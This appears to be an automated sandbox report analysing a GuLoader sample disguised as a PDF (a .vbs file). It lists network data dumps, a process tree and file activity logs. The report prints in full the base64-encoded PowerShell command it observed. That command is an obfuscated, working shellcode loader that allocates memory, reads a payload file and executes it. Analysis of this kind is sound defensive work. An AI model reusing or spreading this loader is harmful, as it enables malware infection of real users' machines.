2022-01-21 16:23:04 UTC	112	IN	Data Raw: 75 0a cc ab a8 2f ae a4 31 2e 85 27 3f 58 ac 15 29 a7 a6 1f a6 d1 89 c7 db 63 b4 e7 6f 31 fe 48 e8 27 53 75 f8 d6 00 08 2e 5d 9d aa 0e 6d 2b 55 01 e3 27 84 9a d8 f8 fd 0c fb 3f c0 c9 b2 78 d6 97 13 22 f2 ae af 38 6d a0 6f 10 fa 6d a1 24 8d b0 e3 8f ff 49 f8 02 08 63 70 9d b5 53 4d ea 58 1a b3 a5 75 79 13 0c b6 76 c5 de 96 8e 5b 00 60 fb a6 31 bd 5d 7c 63 a9 21 81 21 fa 6a e3 05 41 38 38 97 17 f2 8a 4c 7c e6 69 03 c0 28 4a 3d b5 56 55 40 e2 1a bd d2 46 cd 59 06 d7 1c 45 94 3f 08 d0 5c 9d 58 4b fc 76 44 39 10 64 d6 75 f1 50 02 de f5 92 5d ae 18 b3 80 3f af 71 61 db 22 41 a9 b5 f5 30 3a 21 e8 d4 90 6e 99 dd 7a a5 f9 7a 05 50 e4 08 88 71 6a 24 45 3c de 2a 3d 42 46 06 7f 4b 5e 8a 5a bd 3e 7f 55 ab 61 3f 8e 6d f3 c7 59 48 98 bd 30 94 de 9b 15 f9 ed 58 dc d4 83 Data Ascii: u/1.'?X)co1H'Su.]m+U'?x"8mom$lcpSMXuyv[`1]\|c!!jA88L\|i(J=VU@FYE?\XKvD9duP]?qa"A0:!nzzPqj$ E<*=BFK^Z>Ua?mYH0X
2022-01-21 16:23:04 UTC	128	IN	Data Raw: dd b1 24 1e cd 7f eb c4 74 c6 4c d3 fb d0 20 c0 36 57 dd 13 0b 84 43 96 fc c8 3a 4f 99 61 7b 4b 00 17 8d af 5a 24 e2 d8 f7 4b ac 30 c3 95 ea c3 b3 2e 88 9f 0d 09 f8 69 31 d7 5d 05 e6 04 9e b1 52 c6 71 c4 45 44 02 75 8f 88 66 39 68 1f 8a d2 bb 93 73 7b 34 a6 58 90 50 eb b7 e7 f2 33 8f f5 20 3b 3c 5d 8e 37 ff 29 2f e8 3b 68 4d 6e 75 fc 01 94 21 84 fc 34 37 a3 d8 3c 09 60 83 ed df 68 56 4a 1f a6 8f d4 00 8b 1b 57 00 93 11 46 7f 75 fe 2e de 90 2e 1d 97 b3 cd a7 fa fa ee 1a 08 15 84 d8 dd 49 f2 c9 46 ca ce 92 2a 81 84 56 63 85 2d 2b 4f 13 a1 3d f7 3e d2 ef 04 06 68 db 0b 47 26 06 7d f6 f7 4d 4c 9d 26 c8 3f 94 37 90 ca d3 60 7c 3e 1d 86 5f 98 b0 aa 39 af 9a 27 8e fd ff 7c bc 5b 7b 28 ba ca c8 1f 50 a6 94 51 6e e9 c2 a1 96 d5 e1 0c e9 ce f4 03 76 80 4c c3 ee a1 Data Ascii: $tL 6WC:Oa{KZ$K0.i1]RqEDuf9hs{4XP3 ;<]7)/;hMnu!47<`hVJWFu..IF*Vc-+O=>hG&}ML&?7`|>_9'|[{(PQnvL

Timestamp	kBytes transferred	Direction	Data
2022-01-21 16:23:04 UTC	144	IN	Data Raw: 7b 05 e8 30 a1 6f ff 28 6a 77 fd a1 90 1b 9d 56 56 1b f9 cb f8 73 85 53 f5 70 23 a3 31 d8 b8 8b ca 0f 8a 1e c9 04 20 0e 52 e3 93 91 12 d5 dd 8a 7c 4a ae 52 1d b4 44 5e 87 82 76 9e c4 fc 5b 89 bb 6b 79 92 3e f7 0d 28 86 e8 24 b3 99 65 5d 9b 35 56 ac 5f a2 72 a9 4b 06 66 f2 91 27 ce 1a ee 0e fd 41 4d 84 aa d8 e0 39 99 22 0c 0b a8 9e 1c c7 71 d4 2a ab 96 04 95 3b 7e a1 4c d1 41 de 78 af a8 4a 56 56 d5 86 ce 47 1b 50 e7 5f 57 02 11 e3 a6 64 92 83 c6 01 2d 60 30 02 02 03 8a 9f 3b 9a dd 61 59 30 af 47 61 b3 94 39 87 c5 e3 ac e5 a0 82 bc d5 38 51 8f 54 16 58 17 33 1f c2 9f 09 5b 53 9f fa b1 ba 4c 04 3f a4 79 05 6d 51 6d 85 b1 19 51 ed 0f aa 1e 35 a6 06 d6 f2 a6 69 d9 e5 e6 67 4d 82 4a 44 57 00 f3 14 bd 47 39 3b dd 35 af 44 8e 11 38 8f f4 87 06 55 0d 86 6e 3e ea Data Ascii: {0o(jwVVsSp#1 R|JRD^v[ky>($e]5V_rKf'AM9"q*;~LAxJVVGP_Wd-`0;aY0Ga98QTX3[SL?ymQmQ5igMJDWG9;5D8Un>
2022-01-21 16:23:04 UTC	160	IN	Data Raw: be 66 72 e0 2b 19 aa 44 10 91 27 1c d6 07 21 11 c3 ae dd 10 e9 5e 81 a1 f7 91 59 9a 3c a2 e5 23 36 b3 86 79 7c 6d d0 a0 23 ee a6 0f 3d 99 a4 6a 5d 9f fa 7b 66 07 c2 6e 34 0d b0 44 b0 92 30 cc 12 de 6a 58 ea f5 f7 75 79 81 ad ba 36 af db b6 e0 bb ce 24 40 42 a7 77 d3 e2 81 b1 fb 09 ae 6c 28 f1 b3 64 ed bd 2d 41 8d ad c3 b1 b1 98 24 99 fd 0e 52 ca 10 72 52 d7 bc ce cb 79 cf 21 ef 4e 9f 0d 90 9d 33 f2 1c fc b3 8d d3 c6 67 62 46 6f 05 00 36 eb 98 ac 8c 43 a0 79 61 d8 ff b3 09 2c 93 1e da 81 97 ea 8b a5 f8 03 f9 70 cb 06 4c d0 d3 9c 9b 15 39 c9 8c 92 d8 6e 97 b8 0d 8b 20 87 9d 12 99 6c b1 98 bb 9a f3 cc db 35 4c 02 03 e4 dc 6e b3 cd 9e 9d 08 80 08 8a e2 a6 4f 9f 54 32 ea de 03 ac 74 66 b8 af d0 26 9d fa 44 ff d5 27 ca 4e f8 71 cd 53 4f a4 85 a6 4c 7a f2 09 09 Data Ascii: fr+D'!^Y<#6y|m#=j]{fn4D0jXuy6$@Bwl(d-A$RrRy!N3gbFo6Cya,pL9n l5LnOT2tf&D'NqSOLz
2022-01-21 16:23:04 UTC	176	IN	Data Raw: 12 cc 41 1c 78 0d 8e e6 82 99 2b 1f 82 8c 7e 5f 6e 53 83 3b 18 c3 e2 f4 6a 0b 6a da d6 60 6b c0 62 18 5f 19 24 d2 63 81 02 44 19 79 fd 8e 0d 6e c3 87 ca 15 71 24 2b ee 47 63 fb 48 c8 06 e1 70 a5 36 cc 16 b1 f2 5b 70 9b 09 bf 46 38 5b 64 ea e6 90 44 f0 0c 74 ec 23 04 6d d5 48 0d 04 6f c7 49 88 cd 73 df b8 d6 47 ff 91 2e 87 5c bb 0b c5 88 a8 77 31 9b 15 f5 87 25 96 0e 47 63 fe 0f 17 b5 cb 9f 7f 2f 7e 50 d1 da 4c 72 80 16 52 c9 ad 0b 31 a5 67 28 f8 72 9b 1c 9d 36 c5 15 8d 1c 03 d7 1d 49 32 d2 59 09 68 cc f0 35 6a e6 ba f7 78 b5 a5 d9 9b 0f 94 5a e0 3e 0e b4 4c 38 56 16 f4 31 4b 53 e1 72 e5 f0 61 b1 97 13 8f 13 2a 9d 27 ad ac 34 f6 52 46 30 9c 5a 48 d6 ab b1 e9 ed 43 fd d1 91 4c 64 69 52 70 60 c2 88 73 a7 44 76 f2 8f bf 5a 28 a1 a6 5c 11 54 d6 ab 9b 60 5a 1d Data Ascii: Ax+~_nS;jj`kb_$cDynq$+GcHp6[pF8[dDt#mHoIsG.\w1%Gc/~PLrR1g(r6I2Yh5jxZ>L8V1KSra*'4RF0ZHCLd iRp`sDvZ(\T`Z

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 6204, Parent PID: 3440

General

Start time:	17:20:28
Start date:	21/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Wire-84844663637346665.PDF.vbs"
Imagebase:	0x7ff6cd3f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6480**, Parent PID: **6204**

General

Start time:	17:21:42
Start date:	21/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBCAGEAYwBvAG4AZwAgAFMAbABlAHQAbgAgAEYARQB KAEwAUABMAEEAIABWAGkAbgBkAGYAbAA0ACAAZgBhAHIAYQAgAGEAcgB0AGUAcgAgAE8AdgBlAHIAYQByAG8AIABDAEkATgBFAE4ARQBHACAAR ABkAHMAbwBmAHIAZQByADEAIABCAFIASQBUAFQATABFAFAAQQAgAFMAZQBtAGkAYwBvAHIAbwBuACAAQgB1AG4AZABkAHkAcgBlADEAIABVAE4 ATQBBAE4AQQBHACAAUgBJAEMATwBDAEgARQBUACAAaABlAG4AcgBlAGcAbgAgAEkAbgBkAGQAZQBsAGkAbgBnAGUAMQAgAFIATwBUAEEAVABJA CAATwB2AGUAcgBmAG8AZAByAGUAcwAxACAAUQBVAEkARQBUACAAYQByAGEAYgBhAG4AIABJAE4ARABEACAAdQBiAGUAdABpAG0AZ QAgAGEAawB0AGkAdgBpAHMAdAAgAHAAZQByAHQAdQByAGIAZgAgAEoAQQBHAEUAUgBFAE4AIABLAEkATABPAE0ARQBHAEEAIABBAGMAaABvAG4 AZAByACAAQgBuAG4AZQAgAEMAbwBuAGcAcgBlAGcAMwAgAEIAUgBBAE4ARABFAE4AIABJAG4AZwBlAG4AaQByAHQAMgAgAFIAZQB2AG8AIABTA GMAaQByACAADQAKAA0ACgANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIAD QAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuA EkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABlAGEAbgB kAGwAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAY QB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByA HkAKABpAG4AdAAgAEgAYQBuAGQAbAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAE8ATgBNAEEATABJAEcALABpAG4AdAAgAG0AZQB0AGEAdAB lAGcAbgAsAHIAZQBmACAASQBuAHQAMwAyACAASABhAG4AZABsACwAaQBuAHQAIABCAG8AcgBkAHMAawA2ACwAaQBuAHQAIABIAGEAbgBkAGwAN wApADsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjA CAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAQwByAGUAYQB0AGUARgBpAGwAZQBBACgAcwB0AHIAaQBuAGcAIAB EAEEAVQBHAEgAVABFAFIALAB1AGkAbgB0ACAAVABhAG4AegBhAG4AaQA1ACwAaQBuAHQAIABoAGEAYQBuACwAaQBuAHQAIABIAGEAbgBkAGwAM AAsAGkAbgB0ACAARgBhAGwAbABhAGMAaQBlAHMANQAsAGkAbgB0ACAAQgBHAEUAUgAsAGkAbgB0ACAAUQB1AGkAbgBxAHUAZQA3A CkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB 0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABSAGUAYQBkAEYAaQBsAGUAKABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgAwACw AdQBpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgAxACwASQBuAHQAUAB0AHIAIABtAGUAdABhAHQAZQBnAG4AMgAsAHIAZQBmACAASQB uAHQAMwAyACAAbQBlAHQAYQB0AGUAZwBuADMALABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgA0ACkAOwANAAoAWwBEAGwAbABJAG0 AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJA G4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUABy AG8AYwBXACgASQBuAHQAUAB0AHIAIABtAGUAdABhAHQAZQBnAG4AN QAsAGkAbgB0ACAAbQBlAHQAYQB0AGUAZwBuADYALABpAG4AdAAgAG0AZQB0AGEAdABlAGcAbgA3ACwAaQBuAHQAIABtAGUAdABhAHQAZQBnAG4 AOAAsAGkAbgB0ACAAbQBlAHQAYQB0AGUAZwBuADkAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMAVgBlAGoAcgBmAG8AOQAgAGMAbAB vAGMAawByAGEAIABMAEkATQBCACAATwB2AGUAcgBtADYAIABlAHkAcABlAHIAIABEAGkAcwBkAGEAaQBuACAAbgBvAG4AYwBvAG4AIAB0AG8Ab ABkAGEAdAB0AGUAcwAgAFMAdQBsAGMAYQAgAE8AcABvAGUAdABoAG8AbAAgAGgAbwBsAG8AYwBoAG8AcgBkAGEAIABLAG8AbgB0AHIAbwBsAGs AbwBtACAARgBpAGwAdABlAHIAIABCAGUAcgBnAG0AYQBuAG4AcwAgAEMATwBFAE4AVQBSAEkAIABEAEEARwBOACAAVQBEAFIASwBTAFMAVABSA EEAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAGIAbABhAGEAbAB5AHMAZQBuAGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwB 1AGcAbABlAHAAZQAxACIAIAANAAoAJABIAGEAbgBkAGwAMwA9ADAAOwANAAoAJABIAGEAbgBkAGwAOQA9ADEAMAA0ADgANQA3ADYAOwANAAoAJ ABIAGEAbgBkAGwAOAA9AFsASABhAG4AZABsADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACg ALQAxACwAWwByAGUAZgBdACQASABhAG4AZABsADMALAAwACwAWwByAGUAZgBdACQASABhAG4AZABsADkALAAxADIAMgA4ADgALAA 2ADQAKQANAAoAIwBEAEUARgBJACAATgBvAG4AdAAyACAAbgBvAG4AYwBvAG4AcwB0ACAAbwB2AGUAcgB0AGUAbgBhAGMAIABpAGcAZAByAGEAc wBpAGwAbQBhACAAbABhAGEAbgB0AGEAZwBlAHIAZQAgAEEATQBQAEgATwBEAEEAIABHAEEATABFAEgAVQBTAFMASABBACAAUABy A GkAbQBvAHIAZABpAGEAaQAgAEEAdQB0AGUAbgB0ADUAIABWAGkAcwBjADcAIABDAG8AbAB1AG0AbgBpAHMAdABzACAAZgBvAHIAYgB5AHQAIAB zAHAAcgByACAAUAB5AHIAZQB4AGkAYQAgAGIAbABhAHQAdABpAGYAIABrAHkAbABsAGkAbgBnAGUAaAAgAEwASQBWAEYAVQBMAEQ AVABWACAAcwBoAGEAdAB0AGUAcgBpACAATQBBAEEATABTAFQATgBJAE4AIABTAGUAbQBpAHIAYQBkADUAIABGAG8AcgBzADUAIABJAE0ATQBJA FQASQBHAEEAQgBJACAASwBBAFAAQQBDACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBGAEUATQBIAFUATgAiACAADQAKACQAS ABhAG4AZABsADIAPQAiACQAZQBuAHYAOgB0AGUAbQBwACIAIAArACAAIgBcAG0AeQBzAHQAZQAuAGQAYQB0ACIADQAKACMAUwB2AGkAbgBrAGU AcgBlAG4AZAAgAGQAdQBjAGgAZQBzACAAQgBqAGUAcgBnAG0AIABzAG8AYwBpAGEAbABkAGUAbQAgAEIAZQBsAG8AcwB0AG8AbQAgAEMAbwBoA G8AYgA1ACAAQQBSAEkAVABIAE0AIABQAG8AbAB5AGcAeQBuAGkAcwA3ACAAdAByAGEAbgBzAG0AaQBzAHMAaQAgAA0ACgAkAEgAYQBuAGQAbAA 0AD0AWwBIAGEAbgBkAGwAMQBdADoAOgBDAHIAZQBhAHQAZQBGAGkAbABlAEEAKAAkAEgAYQBuAGQAbAAyACwAMgAxADQANwA0ADg AMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAGQAZQByAGkAdgBlAHIAZQBuAGQAIABoAGUAYQB1AG0AZQB zAHIAYQB2ACAAYgB2AGUAcwB1ACAARgBBAEwARABFACAAUwBFAFIAVgBJAEMARQBLACAAVABSAEkARwBFACAARwBsAGEAbQBtAGU AbgAgAG0AZQBsAGkAbwBsAGEAdABpAGwAIABBAEsASwBPACAAQgBVAFAASAAgAFQAYQB4AGEAawByAHMAbABlACAARABpAHMAYwB vAHUAcgAxACAAVABhAGsAawBlAGsAOQAgAFQAUgBFAEUATABJAE4AIABCAEEARABMACAAZABlAGIAYQByAGsAZQAgAGsAZQBuAHQAbAAgAFMAc ABhAG4AZABlACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgB0AGkAbAByAEAYQAiACAADQAKACQASABhAG4AZABsADUAPQAwA DsADQAKACMAQQBuAGEAbAB5AHMAZQB2AHIAIABKAEUAUgBTAEUAWQBLACAAdQBkAGIAZQBkAHIAZQBjACAAYgBpAHIAawBlACAAdgBhAG4AZAB 0AHQAdQBrAHIAIABKAGUAbgBvAHAAOAAgAFAAZQByAGkAbgAxACAAdgBhAGEAYgBlAG4AYgByAHUAZwAgAEwAaQBjAGUAcABpADYAIABQAGEAd AByADQAIABoAHkAcABuAG8AdABpACAAQQBpAGwAcwB5AHQANAAgAFUAbgBuAGEAdQBzAGUAYQA0ACAARABlAHMAcABlADgAIABTAEkATgBVAE8 AVQAgAEsAbwBuAGMAZQBuAHQAcgBhAHQANQAgAEcARQBOAEQAUgBJAFYAIABCAE8AUgBUAEYAIABBAG4AYQBiAG8AbgBnAHYANAA gAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAcwBpAG4AZwBsAGUAcABsAGEAIgAgAA0ACgBbAEgAYQBuAGQAbAAxAF0AOgA6AFIAZQBhAGQAR gBpAGwAZQAoACQASABhAG4AZABsADQALAAkAEgAYQBuAGQAbAAzACwAMgA2ADAAMgA2ACwAWwByAGUAZgBdACQASABhAG4AZABsA DUALAAwACkADQAKACMAZAByAGEAbgBrAGUAcgBlAHMAZwAgAEQAaQBwAGgANQAgAHMAdQB0AHMAawBvAGUAbgAgAFIATwBQAEUAV ABSAEkAQwBLACAAUwB0AGoAZQByAG4AZQBzADYAIABSAGEAbABsADgAIABGAGkAZgBmACAARAB1AG4AZAAgAG0AYgBlAGwAZgBhAGIAcgBpACA ASABhAHUAbQBwAG8AdABhAG0AIABhAG0AbQBvACAAVQBNAEIARQBMAEwAVQBMAEEAIABTAHAAYQBsAGkAcgBjAGgAcgBpACAAVABoAHIAZQBlA GYAYQA1ACAARwBvAGEAZABzAHQAZQByAGIANAAgAEkAbgBlAHgAcAB1AG4AZwBlADgAIABDAGEAcgBuAGkAIAANAAoAVABlAHMAdAAtAFAAYQB 0AGgAIAAiAFMAQQBOAEkATwBVAFMAUgBBACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEQAZQBhAHMAYQBmAHIAdQA1ACIAIAANAAoAV ABlAHMAdAAtAFAAYQB0AGgAIAAiAEQARQBNAEkATABJAEMASABSAEUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBJAEwATwBUAE8 ATgBOAEUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIASwBJAFIASwBFACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAEEAZgBmA G8AdAAzACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAFIAZQBkAGkAdgBpAHMAaQBvAGUAIgAgAA0ACgBUAGUAcwB0AC0AUABhAHQAaAAgACIAa QBuAHQAdwBpAG4AZQBkAHUAbgAiACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBQAE8ATQBBAEQASQAiACAADQAKAFQAZQBzA HQALQBQAGEAdABoACAAIgBWAGkAYwBlAGcAbHAYZQByACIAIAANAAoAVABlAHMAdAAtAFAAYQB0AGgAIAAiAHEAYQBmAHQAbwBwAGwAaQA iACAADQAKAFQAZQBzAHQALQBQAGEAdABoACAAIgBVAG4AcgBlAGEAbABuAGUAOQAiACAADQAKAFsASABhAG4AZABsADEAXQA6ADo AQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAEgAYQBuAGQAbAAzACwAIAAwACwAMAAsADAALAAwACkADQAKAA0ACgA=
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000011.00000002.728781659.00000000094A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EEFCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EEFCF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDA5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DDA5B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j3s1041w.3ng.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_twf0pup4.skl.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\Documents\20220121	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DE4BEFF	CreateDirectoryW
C:\Users\user\Documents\20220121\PowerShell_transcript.980108.L7PrKMB+.20220121172145.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D5CFF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6DE41E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j3s1041w.3ng.ps1	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_twf0pup4.skl.psm1	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.0.cs	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.dll	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.out	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.err	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.tmp	success or wait	1	6DE46A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\lmt3yvf4\lmt3yvf4.cmdline	success or wait	1	6DE46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_j3s1041w.3ng.ps1	0	1	31	1	success or wait	1	6DE41B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_twf0pup4.skl.psm1	0	1	31	1	success or wait	1	6DE41B4F	WriteFile
C:\Users\user\Documents\20220121\PowerShell_transcript.980108.L7PrKMB+.20220121172145.txt	0	3	ff		success or wait	1	6DE41B4F	WriteFile
C:\Users\user\Documents\20220121\PowerShell_transcript.980108.L7PrKMB+.20220121172145.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 31 31 37 32 32 30 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 38 30 31 30 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220121172200Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 980108 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	1	6DE41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220121\PowerShell_transcript.980108.L7PrKMB+.20220121172145.txt	4099	3570	41 41 63 67 42 79 41 43 41 41 55 41 42 35 41 48 49 41 5a 51 42 34 41 47 6b 41 59 51 41 67 41 47 49 41 62 41 42 68 41 48 51 41 64 41 42 70 41 47 59 41 49 41 42 72 41 48 6b 41 62 41 42 73 41 47 6b 41 62 67 42 6e 41 47 55 41 61 41 41 67 41 45 77 41 53 51 42 57 41 45 59 41 56 51 42 4d 41 45 51 41 56 41 42 57 41 43 41 41 63 77 42 6f 41 47 45 41 64 41 42 30 41 47 55 41 63 67 42 70 41 43 41 41 54 51 42 42 41 45 45 41 54 41 42 54 41 46 51 41 54 67 42 4a 41 45 34 41 49 41 42 54 41 47 55 41 62 51 42 70 41 48 49 41 59 51 42 6b 41 44 55 41 49 41 42 47 41 47 38 41 63 67 42 7a 41 44 55 41 49 41 42 4a 41 45 30 41 54 51 42 4a 41 46 51 41 53 51 42 48 41 45 45 41 51 67 42 4a 41 43 41 41 53 77 42 42 41 46 41 41 51 51 42 44 41 43 41 41 44 51 41 4b 41 46 51 41 5a 51 42 7a 41	AAcgByACAAUAB5AHIAZQB4AGkAYQAgAGIAbABhAHQAdABpAGYAIABrAHkAbABsAGkAbgBnAGUAaAAgAEwASQBWAEYAVQBMAEQAVABWACAAcwBoAGEAdAB0AGUAcgBpACAATQBBAEEATABTAFQATgBJAE4AIABTAGUAbQBpAHIAYQBkADUAIABGAG8AcgBzADUAIABJAE0ATQBJAFQASQBHAEEAQgBJACAASwBBAFAAQQBDACAADQAKAFQAZQBzA	success or wait	25	6DE41B4F	WriteFile
